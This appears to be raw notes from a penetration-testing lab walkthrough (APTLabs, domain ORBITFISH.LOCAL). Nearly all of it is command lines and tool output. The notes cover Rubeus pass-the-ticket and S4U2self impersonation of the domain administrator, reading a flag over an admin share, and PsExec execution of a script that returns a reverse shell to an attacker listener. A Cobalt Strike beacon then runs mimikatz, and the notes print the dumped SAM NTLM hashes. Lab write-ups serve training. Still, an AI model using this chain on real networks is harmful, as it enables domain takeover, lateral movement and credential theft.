FOUlqS3ierAhnFL/SvMuu0PfTXhDmV28aPsYU7tGMnFtsDsnAjiT908yh6vZnpfZfAAkocgcAg1SscEctzsV
C7juPSu8tq15eI8f

C6XaoY0G9ZsHRGKp4bCR+pGvoCWy+e1X3m60vQRyGT64R3zIq215AUsQqeSIsnQWp5UZHgsDZQ+F/2jKLSd/
OGR6iofauRbUL3eI

Q3OwPn88vBrAm2qSGLqgxYRNzkcI/xI27GbU7O2oQ+wCo5qqInOdEaR4OEOBYC7ofPZU3Lm6S5pDJ44iBQyu
aYOCz67ef6DkXEpi

sN54Ds/b1DFJt59Tj7Vgpn7/26tw74ueb0TSG8m2BQsqSgHXfWWwaQ3sGYHQAMbFTjDfhpf6vTUgvvMDD+/I
tGwzyFI0TToojPKBP

VjbqEDJxX7wrXhoI+fFupqOB7jCB66ADAgEAooHjBIHgfYHdMIHaoIHXMIHUMIHRoCswKaADAgESoSIEIAnU
GCphHdUsMSXo9yhT

qP2jSo3wV/AZE9ZNZhiE0n0IoREbD09SQklURklTSC5MT0NBTKIUMBKgAwIBAaELMAkbB1NSVjAwMSSjBwMF
AGAhAAClERgPMjAy

MDEyMjEyMjQ4NThaphEYDzIwMjAxMjIyMDg0ODU4WqcRGA8xOTcwMDEwMTAwMDAwMFqoERsPT1JCSVRGSVNI
LkxPQ0FMqSQwIqAD
    AgECoRswGRsGa3JidGd0Gw9PUkJJVEZJU0guTE9DQUw=

[*] Ticket cache size: 2
```

Import the ticket

```
```

```
         .\rubeus16.exe ptt
/ticket:doIFFzCCBROgAwIBBaEDAgEWooIEFDCCBBBhggQMMIIECKADAgEFoREbDO9SQklURklTSC5MT0NB
TKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPT1JCSVRGSVNILkxPQ0FMo4IDxjCCA8KgAwIBEqEDAgECooIDtASC
A7B/2E9fFQh2OEGgWWgcdqDhk02qfsOJ8hEU3/CrTIqBHswxRrdv81uYwD6A8XGdawfeJUG63GODzcdNmRp/
pZZjAwtCdHOYD2Ax5Xx5C5Lb3Dr6y18Tv/894Ep81HgCj6anLqezycuTmnxwFpMe7rR8ZfXNi7+OUQm+S4Iq
HKZoR0NqNZkwHq53sOE/NbYPJBfL5lpxkdc3aLhL1Uva7+al1rb4u7vd5HwOMFwT1oOXxA4aVGos2KUG+n6n
ocy4TSSZWe6LmLsuWe+SnxmivKgRpqFNkE217Cnm4qKyVNaOPkRv4KKil8ETV13jKmI2vyJuzNjtDoZPEBBj
3etpKowxcaUjttMtB3vPqkuFVz19McOa0lJgShAaHPXswz5pd42v/WPB1DhYoWvl0Bq3327TApwV2KrOnlVz
kBVhAOW/GUsYlunIXWVnR7cLpm8eJW/3HRkzZ1RDJgDDWbKKqVxFSllY3fI3Lo40aI7qwMx7XiNNx/SSazZ+
poYdiGz3QbMg4loak2AKODX9ENIHbWtrGj55o1uJ4MFJFOVDHtTkQnEUfLx3CqlWebAjmicMH44vCMYZSf06
gAGkmp9LBf1AnPjQkPOd9c2vHROXw1OFSCLP7Dgwdnxpkyh+lhSqrWosdrWxTDeLJ4hRDAw1FuPlhEUpxpUT
E/jWRewCzjCgnD6kNMamqdm2IZEFvzmxvCK3eqrBa/mtSGwYtOr0BXXA1OJ6jQeAS+f2yUQop8pp6D4HO4mr
za9fGJVBhF2U1KNRyjOmjn11pfc4W+74Zo1HKd1RVUJt3vnQ7Ds5Q6VljkFwiOY4OPbPoGtfQ4SpQgleLE8i
FOUlqS3ierAhnFL/SvMuu0PfTXhDmV28aPsYU7tGMnFtsDsnAjiT908yh6vZnpfZfAAkocgcAg1SscEctzsV
C7juPSu8tq15eI8fC6XaoYOG9ZsHRGKp4bCR+pGvoCWy+e1X3m60vQRyGT64R3zIq215AUsQqeSIsnQWp5UZ
HgsDZQ+F/2jKLSd/OGR6iofauRbUL3eIQ3OwPn88vBrAm2qSGLqgxYRNzkcI/xI27GbU7O2oQ+wCo5qqInOd
EaR4OEOBYC7ofPZU3Lm6S5pDJ44iBQyuaYOCz67ef6DkXEpisN54Ds/b1DFJt59Tj7Vgpn7/26tw74ueb0TS
G8m2BQsqSgHXfWWwaQ3sGYHQAMbFTjDfhpf6vTUgvvMDD+/ItGwzyFI0TоojPKBPVjbqEDJxX7wrXhoI+fFu
pqOB7jCB66ADAgEAooHjBIHgfYHdMIHaoIHXMIHUMIHRoCswKaADAgESoSIEIAnUGCphHdUsMSXo9yhTqP2j
So3wV/AZE9ZNZhiE0nOIoREbDO9SQklURklTSC5MT0NBTKIUMBKgAwIBAaELMAkbB1NSVjAwMSSjBwMFAGAh
AAClERgPMjAyMDEyMjEyMjQ4NThaphEYDzIwMjAxMjIyMDg0ODU4WqcRGA8xOTcwMDEwMTAwMDAwMFqoERsP
T1JCSVRGSVNILkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9PUkJJVEZJU0guTE9DQUw=
```

```
.\rubeus16.exe ptt
/ticket:doIFFzCCBROgAwIBBaEDAgEWooIEFDCCBBBhggQMMIIECKADAgEFoREbDO9SQklURklTSC5MT0NB
TKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPT1JCSVRGSVNILkxPQ0FMo4IDxjCCA8KgAwIBEqEDAgECooIDtASC
A7B/2E9fFQh2OEGgWWgcdqDhk02qfsOJ8hEU3/CrTIqBHswxRrdv81uYwD6A8XGdawfeJUG63GODzcdNmRp/
pZZjAwtCdHOYD2Ax5Xx5C5Lb3Dr6y18Tv/894Ep81HgCj6anLqezycuTmnxwFpMe7rR8ZfXNi7+OUQm+S4Iq
HKZoR0NqNZkwHq53sOE/NbYPJBfL5lpxkdc3aLhL1Uva7+al1rb4u7vd5HwOMFwT1oOXxA4aVGos2KUG+n6n
ocy4TSSZWe6LmLsuWe+SnxmivKgRpqFNkE217Cnm4qKyVNaOPkRv4KKil8ETV13jKmI2vyJuzNjtDoZPEBBj
3etpKowxcaUjttMtB3vPqkuFVz19McOa0lJgShAaHPXswz5pd42v/WPB1DhYoWvl0Bq3327TApwV2KrOnlVz
kBVhAOW/GUsYlunIXWVnR7cLpm8eJW/3HRkzZ1RDJgDDWbKKqVxFSllY3fI3Lo40aI7qwMx7XiNNx/SSazZ+
poYdiGz3QbMg4loak2AKODX9ENIHbWtrGj55o1uJ4MFJFOVDHtTkQnEUfLx3CqlWebAjmicMH44vCMYZSf06
gAGkmp9LBf1AnPjQkPOd9c2vHROXw1OFSCLP7Dgwdnxpkyh+lhSqrWosdrWxTDeLJ4hRDAw1FuPlhEUpxpUT
E/jWRewCzjCgnD6kNMamqdm2IZEFvzmxvCK3eqrBa/mtSGwYtOr0BXXA1OJ6jQeAS+f2yUQop8pp6D4HO4mr
za9fGJVBhF2U1KNRyjOmjn11pfc4W+74Zo1HKd1RVUJt3vnQ7Ds5Q6VljkFwiOY4OPbPoGtfQ4SpQgleLE8i
FOUlqS3ierAhnFL/SvMuu0PfTXhDmV28aPsYU7tGMnFtsDsnAjiT908yh6vZnpfZfAAkocgcAg1SscEctzsV
C7juPSu8tq15eI8fC6XaoYOG9ZsHRGKp4bCR+pGvoCWy+e1X3m60vQRyGT64R3zIq215AUsQqeSIsnQWp5UZ
HgsDZQ+F/2jKLSd/OGR6iofauRbUL3eIQ3OwPn88vBrAm2qSGLqgxYRNzkcI/xI27GbU7O2oQ+wCo5qqInOd
EaR4OEOBYC7ofPZU3Lm6S5pDJ44iBQyuaYOCz67ef6DkXEpisN54Ds/b1DFJt59Tj7Vgpn7/26tw74ueb0TS
G8m2BQsqSgHXfWWwaQ3sGYHQAMbFTjDfhpf6vTUgvvMDD+/ItGwzyFI0TоojPKBPVjbqEDJxX7wrXhoI+fFu
pqOB7jCB66ADAgEAooHjBIHgfYHdMIHaoIHXMIHUMIHRoCswKaADAgESoSIEIAnUGCphHdUsMSXo9yhTqP2j
So3wV/AZE9ZNZhiE0nOIoREbDO9SQklURklTSC5MT0NBTKIUMBKgAwIBAaELMAkbB1NSVjAwMSSjBwMFAGAh
AAClERgPMjAyMDEyMjEyMjQ4NThaphEYDzIwMjAxMjIyMDg0ODU4WqcRGA8xOTcwMDEwMTAwMDAwMFqoERsP
T1JCSVRGSVNILkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9PUkJJVEZJU0guTE9DQUw=
```

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v1.6.1
```

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
.\rubeus16.exe triage
.\rubeus16.exe triage

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x13826df

 -----------------------------------------------------------------------------------
-------------
 | LUID      | UserName                  | Service                     | EndTime
           |
 -----------------------------------------------------------------------------------
-------------
 | 0x3e4     | srv002$ @ ORBITFISH.LOCAL | krbtgt/ORBITFISH.LOCAL      | 12/21/2020
11:31:07 PM |
 | 0x3e4     | srv002$ @ ORBITFISH.LOCAL | cifs/dc.OrbitFish.local     | 12/21/2020
11:31:07 PM |
 | 0x13826df | SRV001$ @ ORBITFISH.LOCAL | krbtgt/ORBITFISH.LOCAL      | 12/22/2020
12:48:58 AM |
 | 0x3e7     | SRV001$ @ ORBITFISH.LOCAL | krbtgt/ORBITFISH.LOCAL      | 12/22/2020
12:48:58 AM |
 | 0x3e7     | SRV001$ @ ORBITFISH.LOCAL | HTTP/srv001.orbitfish.local | 12/22/2020
12:48:58 AM |
 | 0x3e7     | SRV001$ @ ORBITFISH.LOCAL | HTTP/srv001                 | 12/22/2020
12:48:58 AM |
 -----------------------------------------------------------------------------------
-------------

klist

Current LogonId is 0:0x13826df

Cached Tickets: (1)

#0>     Client: SRV001$ @ ORBITFISH.LOCAL
        Server: krbtgt/ORBITFISH.LOCAL @ ORBITFISH.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60210000 -> forwardable forwarded pre_authent
name_canonicalize
        Start Time: 12/21/2020 14:48:58 (local)
        End Time:   12/22/2020 0:48:58 (local)
        Renew Time: 0
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

https://www.youtube.com/watch?v=XqxWHy9e_J8

With /self alternate service, since we have unconstrained delegations

```
.\rubeus16.exe s4u /impersonateuser:administrator
/ticket:doIFFzCCBROgAwIBBaEDAgEWooIEFDCCBBBhggQMMIIECKADAgEFoREbDD09SQklURklTSC5MT0NB
TKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPT1JCSVRGSVNILkxPQ0FMo4IDxjCCA8KgAwIBEqEDAgECooIDtASC
A7B/2E9fFQh20EGgWWgcdqDhk02qfsOJ8hEU3/CrTIqBHswxRrdv81uYwD6A8XGdawfeJUG63G0DzcdNmRp/
pZZjAwtCdH0YD2Ax5Xx5C5Lb3Dr6y18Tv/894Ep81HgCj6anLqezycuTmnxwFpMe7rR8ZfXNi7+OUQm+S4Iq
HKZoR0NqNZkwHq53sOE/NbYPJBfL5lpxkdc3aLhL1Uva7+al1rb4u7vd5HwOMFwT1oOXxA4aVGos2KUG+n6n
ocy4TSSZWe6LmLsuWe+SnxmivKgRpqFNkE217Cnm4qKyVNaOPkRv4KKil8ETV13jKmI2vyJuzNjtDoZPEBBj
3etpKowxcaUjttMtB3vPqkuFVz19McOa0lJgShAaHPXswz5pd42v/WPB1DhYoWvl0Bq3327TApwV2KrOnlVz
kBVhAOW/GUsYlunIXWVnR7cLpm8eJW/3HRkzZ1RDJgDDWbKKqVxFSllY3fI3Lo40aI7qwMx7XiNNx/SSazZ+
poYdiGz3QbMg4loak2AKODX9ENIHbWtrGj55o1uJ4MFJFOVDHtTkQnEUfLx3CqlWebAjmicMH44vCMYZSf06
gAGkmp9LBf1AnPjQkPOd9c2vHROXw1OFSCLP7Dgwdnxpkyh+lhSqrWosdrWxTDeLJ4hRDAw1FuPlhEUpxpUT
E/jWRewCzjCgnD6kNMamqdm2IZEFvzmxvCK3eqrBa/mtSGwYtOr0BXXA10J6jQeAS+f2yUQop8pp6D4H04mr
za9fGJVBhF2U1KNRyjOmjn11pfc4W+74Zo1HKd1RVUJt3vnQ7Ds5Q6VljkFwiOY4OPbPoGtfQ4SpQgleLE8i
FOUlqS3ierAhnFL/SvMuu0PfTXhDmV28aPsYU7tGMnFtsDsnAjiT908yh6vZnpfZfAAkocgcAg1SscEctzsV
C7juPSu8tq15eI8fC6XaoYOG9ZsHRGKp4bCR+pGvoCWy+e1X3m60vQRyGT64R3zIq215AUsQqeSIsnQWp5UZ
HgsDZQ+F/2jKLSd/OGR6iofauRbUL3eIQ3OwPn88vBrAm2qSGLqgxYRNzkcI/xI27GbU7O2oQ+wCo5qqInOd
EaR4OEOBYC7ofPZU3Lm6S5pDJ44iBQyuaYOCz67ef6DkXEpisN54Ds/b1DFJt59Tj7Vgpn7/26tw74ueb0TS
G8m2BQsqSgHXfWWwaQ3sGYHQAMbFTjDfhpf6vTUgvvMDD+/ItGwzyFI0TqojPKBPVjbqEDJxX7wrXhoI+fFu
pqOB7jCB66ADAgEAooHjBIHgfYHdMIHaoIHXMIHUMIHRoCswKaADAgESoSIEIAnUGCphHdUsMSXo9yhTqP2j
So3wV/AZE9ZNZhiE0n0IoREbD09SQklURklTSC5MT0NBTKIUMBKgAwIBAaELMAkbB1NSVjAwMSSjBwMFAGAh
AAClERgPMjAyMDEyMjEyMjQ4NThaphEYDzIwMjAxMjIyMDg0ODU4WqcRGA8xOTcwMDEwMTAwMDAwMFqoERsP
T1JCSVRGSVNILkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9PUkJJVEZJU0guTE9DQUw=
/altservice:cifs/srv001.orbitfish.local /self /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: dc.OrbitFish.local (192.168.22.10)
[*] Building S4U2self request for: 'SRV001$@ORBITFISH.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/srv001.orbitfish.local'
[*] Got a TGS for 'administrator' to 'cifs@ORBITFISH.LOCAL'
[*] base64(ticket.kirbi):


doIFojCCBZ6gAwIBBaEDAgEWooIEpzCCBKNhggSfMIIEm6ADAgEFoREbDD09SQklURklTSC5MT0NBTKIp

MCegAwIBAaEgMB4bBGNpZnMbFnNydjAwMS5vcmJpdGZpc2gubG9jYWyjggRUMIIEUKADAgESoQMCAQOi

ggRCBIIEPlhwVez1+aHJObxwUORd8trJz4NpzBQN7hljde1ZNn/Q5HPD211Jt5WNcP/kgnvcKNAWCajs

tGtBQf6Js1bSnS2haftLep5TDMPqyWJ41DJ5LglL57qISEH4K1h8gOLSaprao3Z8kdgbGoVAK4JiIBky

WpTqGpqawcrmw0uJdORbB9/xsU+FUm9IJGJi9qxB8yviQinMlC4YyynLH2tyXjoKZ/QA8PaCNCZaCd0k

c8siETkx1BEKHIykO89Bucgl2DSpltofQCCT3stKdXZ7mV8FYcxkFL3ATHtY1AzsnIjvjOpEueBvvty5

XO8L5B/Re7nHdlcVxv5VpYy58MU45PiBJvzU3o9zvSusck/c/CtKnguiPoWArPOm21RT+JUiVMYCqKgu

0jmB1XLNgG+do5bU8tYQTyLX/KdBWgr3wucq+AA6Tuf14YR8tLRz2uFM5pV5DmiKkmndh7p0BhRjaiO3

AOGbjHZLXRmMyfKQBsCbmeBkpLhns5nEtD8kLubHpLzcoDxFE+M9CnnyOqOsY3HoUd5xc6q1ODUwHc4e

xPUYsiTJdB0ZwgKPS1dDLB0SENmQLecjhD1IacB6mYiHQEmCcgkQJRbet+M5nesyC58t6kpX7GnCcGNt

xW+TvS/in5oaTWckj7mSrhHvFohcsuyW8ft7JZ9hPyhmeUO7abDcB747vGpRmdBTnhDNmtb5WY5tC0BU

OWPH2tE+yvRploN3okCUlDVe2BW/faLbnj6IbltxF8KZ47OFLrBNFM9HLcNJExH+D9OLf3nBfTon7hXY

Wc+O2EbYMtLJML7ficABAJwa7T++VPtT+r2r3gZ+buXN5PkaZC+AjI3J0KQeXsywdDlcQaAc6+uZGRVI

tjctfeme83apLE7JjpB7qOaSid6HrlEEcBXyK1zbBa06Mlq/tjAu1r4DHtlDWNQrOFNFcguzkP9ljxkW

j8o5ahR+PS8Wc8woOYFcqK+1dP4Vv/VA55wuV+4Ci8dnzJKUWNYvYHibAZhHHOjNxlhgXcu8/Fr1ck2v

fCO9FdMxL11PSJy9VD46TZ2rmihp0prRJ9oLW5rS2u+Sb7syTDlAy0RP7LCJlt3o1JYZaq1FVlJkDiL4

wRvSm02ThBQKenzjoEz2lwxuN9fIWpD7tDzP+nR7d14+EsnCB59CTKKA4i+PIcrij4g4hjLHl3YnaUwS

IIMk5FXKIkI/3ENxEz2UFqx+7yQI8dsT7vMT95SDU7E0c+fFAJn59Jgyk5Xk/QgLgfS8QhP1/ts2ETNw

OPKfLmkJQqjEllaHS14L4swK7JCbRolyOyERpylJwFHSR/UtlTVBlNc7wQSmRx5zPagrbKkKJUNSM8g/

DBZWTBNZqCBnJpIL+q6meukN7ESORJVdnTQNtaaHDtUYB4waegQPiZawayOCo0Mw750c2tP8i0AffOzF

sXYTOoxSIMuIzt6QvqOB5jCB46ADAgEAooHbBIHYfYHVMIHSoIHPMIHMMIHJoCswKaADAgESoSIEIGgb

DjyoxfjoXI8feJAlv3bPNbQSr91qmWUQeMQzwnIyoREbDD09SQklURklTSC5MT0NBTKIaMBigAwIBCqER

MA8bDWFkbWluaXN0cmF0b3KjBwMFACAhAAClERgPMjAyMDEyMjIwNzI2MDBaphEYDzIwMjAxMjIyMDg0

ODU4WqgRGw9PUkJJVEZJU0guTE9DQUypKTAnoAMCAQGhIDAeGwRjaWZzGxZzcnYwMDEub3JiaXRmaXNo
      LmxvY2Fs

[+] Ticket successfully imported!
klist
```

```
klist

Current LogonId is 0:0x13826df

Cached Tickets: (1)

#0>     Client: administrator @ ORBITFISH.LOCAL
        Server: cifs/srv001.orbitfish.local @ ORBITFISH.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x20210000 -> forwarded pre_authent name_canonicalize
        Start Time: 12/21/2020 23:26:00 (local)
        End Time:   12/22/2020 0:48:58 (local)
        Renew Time: 0
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\programdata>
```

Try again an nt authority\system

```
rubeus16.exe s4u /impersonateuser:administrator /self /ptt /dc.orbitfish.local
/ticket:doIFFzCCBROgAwIBBaEDAgEWooIEFDCCBBBhggQMMIIECKADAgEFoREbDO9SQklURklTSC5MT0NB
TKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPT1JCSVRGSVNILkxPQ0FMo4IDxjCCA8KgAwIBEqEDAgECooIDtASC
A7B/2E9fFQh20EGgWWgcdqDhk02qfsOJ8hEU3/CrTIqBHswxRrdv81uYwD6A8XGdawfeJUG63G0DzcdNmRp/
pZZjAwtCdHOYD2Ax5Xx5C5Lb3Dr6y18Tv/894Ep81HgCj6anLqezycuTmnxwFpMe7rR8ZfXNi7+OUQm+S4Iq
HKZoR0NqNZkwHq53sOE/NbYPJBfL5lpxkdc3aLhL1Uva7+al1rb4u7vd5HwOMFwT1oOXxA4aVGos2KUG+n6n
ocy4TSSZWe6LmLsuWe+SnxmivKgRpqFNkE217Cnm4qKyVNaOPkRv4KKil8ETV13jKmI2vyJuzNjtDoZPEBBj
3etpKowxcaUjttMtB3vPqkuFVz19McOa0lJgShAaHPXswz5pd42v/WPB1DhYoWvl0Bq3327TApwV2KrOnlVz
kBVhAOW/GUsYlunIXWVnR7cLpm8eJW/3HRkzZ1RDJgDDWbKKqVxFSllY3fI3Lo40aI7qwMx7XiNNx/SSazZ+
poYdiGz3QbMg4loak2AKODX9ENIHbWtrGj55o1uJ4MFJFOVDHtTkQnEUfLx3CqlWebAjmicMH44vCMYZSf06
gAGkmp9LBf1AnPjQkPOd9c2vHROXw1OFSCLP7Dgwdnxpkyh+lhSqrWosdrWxTDeLJ4hRDAw1FuPlhEUpxpUT
E/jWRewCzjCgnD6kNMamqdm2IZEFvzmxvCK3eqrBa/mtSGWYtOr0BXXA1OJ6jQeAS+f2yUQop8pp6D4HO4mr
za9fGJVBhF2U1KNRyjOmjn11pfc4W+74Zo1HKd1RVUJt3vnQ7Ds5Q6VljkFwiOY4OPbPoGtfQ4SpQgleLE8i
FOUlqS3ierAhnFL/SvMuu0PfTXhDmV28aPsYU7tGMnFtsDsnAjiT908yh6vZnpfZfAAkocgcAg1SscEctzsV
C7juPSu8tq15eI8fC6XaoYOG9ZsHRGKp4bCR+pGvoCWy+e1X3m60vQRyGT64R3zIq215AUsQqeSIsnQWp5UZ
HgsDZQ+F/2jKLSd/OGR6iofauRbUL3eIQ3OwPn88vBrAm2qSGLqgxYRNzkcI/xI27GbU7O2oQ+wCo5qqInOd
EaR4OEOBYC7ofPZU3Lm6S5pDJ44iBQyuaYOCz67ef6DkXEpisN54Ds/b1DFJt59Tj7Vgpn7/26tw74ueb0TS
G8m2BQsqSgHXfWWwaQ3sGYHQAMbFTjDfhpf6vTUgvvMDD+/ItGwzyFI0TоojPKBPVjbqEDJxX7wrXhoI+fFu
pqOB7jCB66ADAgEAooHjBIHgfYHdMIHaoIHXMIHUMIHRoCswKaADAgESoSIEIAnUGCphHdUsMSXo9yhTqP2j
So3wV/AZE9ZNZhiE0n0IoREbDO9SQklURklTSC5MT0NBTKIUMBKgAwIBAaELMAkbB1NSVjAwMSSjBwMFAGAh
AAClERgPMjAyMDEyMjEyMjQ4NThaphEYDzIwMjAxMjIyMDg0ODU4WqcRGA8xOTcwMDEwMTAwMDAwMFqoERsP
T1JCSVRGSVNILkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9PUkJJVEZJU0guTE9DQUw=
/altservice:cifs/srv001.orbitfish.local
```

```
gci \\srv001.orbitfish.local\c$\Users\Administrator\Desktop


    Directory: \\srv001.orbitfish.local\c$\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
```

```
-a----        3/15/2020   6:34 AM         117807 blocklist.xml
-a----       11/13/2020  12:16 PM             58 flag.txt
-a----       12/21/2020  11:07 PM        1250056 mimi.exe
-a----       11/13/2020   9:03 AM         141920 MyPolicy.xml
-a----        3/15/2020   4:13 AM          13429 policy.xml
-a----       11/13/2020   9:02 AM          40288 VMWareTools.xml


klist
klist

Current LogonId is 0:0x3e7

Cached Tickets: (2)

#0>     Client: administrator @ ORBITFISH.LOCAL
        Server: ldap/srv001.orbitfish.local @ ORBITFISH.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x20210000 -> forwarded pre_authent name_canonicalize
        Start Time: 12/21/2020 23:18:41 (local)
        End Time:   12/22/2020 0:48:58 (local)
        Renew Time: 0
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#1>     Client: administrator @ ORBITFISH.LOCAL
        Server: cifs/srv001.orbitfish.local @ ORBITFISH.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x20210000 -> forwarded pre_authent name_canonicalize
        Start Time: 12/21/2020 23:03:11 (local)
        End Time:   12/22/2020 0:48:58 (local)
        Renew Time: 0
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

APT-ORBITFISH-SRV001 srv001.orbitfish.local

Get another flag

```
gc \\srv001.orbitfish.local\c$\Users\Administrator\Desktop\flag.txt
gc \\srv001.orbitfish.local\c$\Users\Administrator\Desktop\flag.txt
APTLABS{L3g!t_KiRb!_3DiT0R}
```

Now psexec

```
copy meow.ps1 \\srv001.orbitfish.local\c$\programdata\
.\Psexec64.exe -accepteula \\srv001.orbitfish.local -h "powershell.exe" "-File"
"C:\programdata\meow.ps1"

root@nix36:~/aptlabs# rlwrap ncat -lnvp 4449
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4449
Ncat: Listening on 0.0.0.0:4449
Ncat: Connection from 10.10.110.50.
Ncat: Connection from 10.10.110.50:18469.
Windows PowerShell running as user Administrator on SRV001
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

whoami
orbitfish\administrator
```

And we land on SRV001

```
AMEngineVersion                 : 1.1.17600.5
AMProductVersion                : 4.18.2010.7
AMRunningMode                   : Normal
AMServiceEnabled                : True
AMServiceVersion                : 4.18.2010.7
AntispywareEnabled              : True
AntispywareSignatureAge         : 39
AntispywareSignatureLastUpdated : 11/12/2020 7:07:39 PM
AntispywareSignatureVersion     : 1.327.840.0
AntivirusEnabled                : True
```

```
AntivirusSignatureAge           : 39
AntivirusSignatureLastUpdated   : 11/12/2020 7:07:41 PM
AntivirusSignatureVersion       : 1.327.840.0
BehaviorMonitorEnabled          : False
ComputerID                      : A2F29D29-2BCC-7BFD-2A6B-8B028A6D2370
ComputerState                   : 0
FullScanAge                     : 4294967295
FullScanEndTime                 :
FullScanStartTime               :
IoavProtectionEnabled           : False
IsTamperProtected               : False
IsVirtualMachine                : True
LastFullScanSource              : 0
LastQuickScanSource             : 2
NISEnabled                      : False
NISEngineVersion                : 0.0.0.0
NISSignatureAge                 : 4294967295
NISSignatureLastUpdated         :
NISSignatureVersion             : 0.0.0.0
OnAccessProtectionEnabled       : False
QuickScanAge                    : 0
QuickScanEndTime                : 12/21/2020 4:34:16 AM
QuickScanStartTime              : 12/21/2020 4:32:50 AM
RealTimeProtectionEnabled       : False
RealTimeScanDirection           : 0
PSComputerName                  :



systeminfo



Host Name:                 SRV001
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA196
Original Install Date:     1/12/2020, 2:25:46 AM
System Boot Time:          12/21/2020, 4:02:30 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
```

```
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 867 MB
Virtual Memory: Max Size:  2,431 MB
Virtual Memory: Available: 1,359 MB
Virtual Memory: In Use:    1,072 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    OrbitFish.local
Logon Server:              N/A
Hotfix(s):                 8 Hotfix(s) Installed.
                           [01]: KB4580422
                           [02]: KB4523204
                           [03]: KB4558997
                           [04]: KB4561600
                           [05]: KB4566424
                           [06]: KB4580325
                           [07]: KB4587735
                           [08]: KB4586793
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.22.123
Hyper-V Requirements:      A hypervisor has been detected. Features required for
Hyper-V will not be displayed.
ipconfig -all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : srv001
   Primary Dns Suffix  . . . . . . . : OrbitFish.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : OrbitFish.local

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-BB-F9
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.22.123(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.22.1
   DNS Servers . . . . . . . . . . . : 192.168.22.10
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

mimikatz

```
beacon> mimikatz lsadump::sam
[*] Tasked beacon to run mimikatz's lsadump::sam command
[+] host called home, sent: 706118 bytes
[+] received output:
Domain : SRV001
SysKey : 987bea20b50bfc66c273c58af1db3f80
Local SID : S-1-5-21-2335775337-2917130845-504554790

SAMKey : 56e546e153755fd69be119dd67674414

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 3531cfe984184c7223d5d76afcb96898
    lm  - 0: 29766ee826eac4f7abb4d0ca9428d70f
    ntlm- 0: 3531cfe984184c7223d5d76afcb96898
    ntlm- 1: 906cc3291a7fb123ca964eeeca0aff07

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 2d36ac78d5e6aa698d442ed7cf47c1c1

* Primary:Kerberos-Newer-Keys *
    Default Salt : SRV001.ORBITFISH.LOCALAdministrator
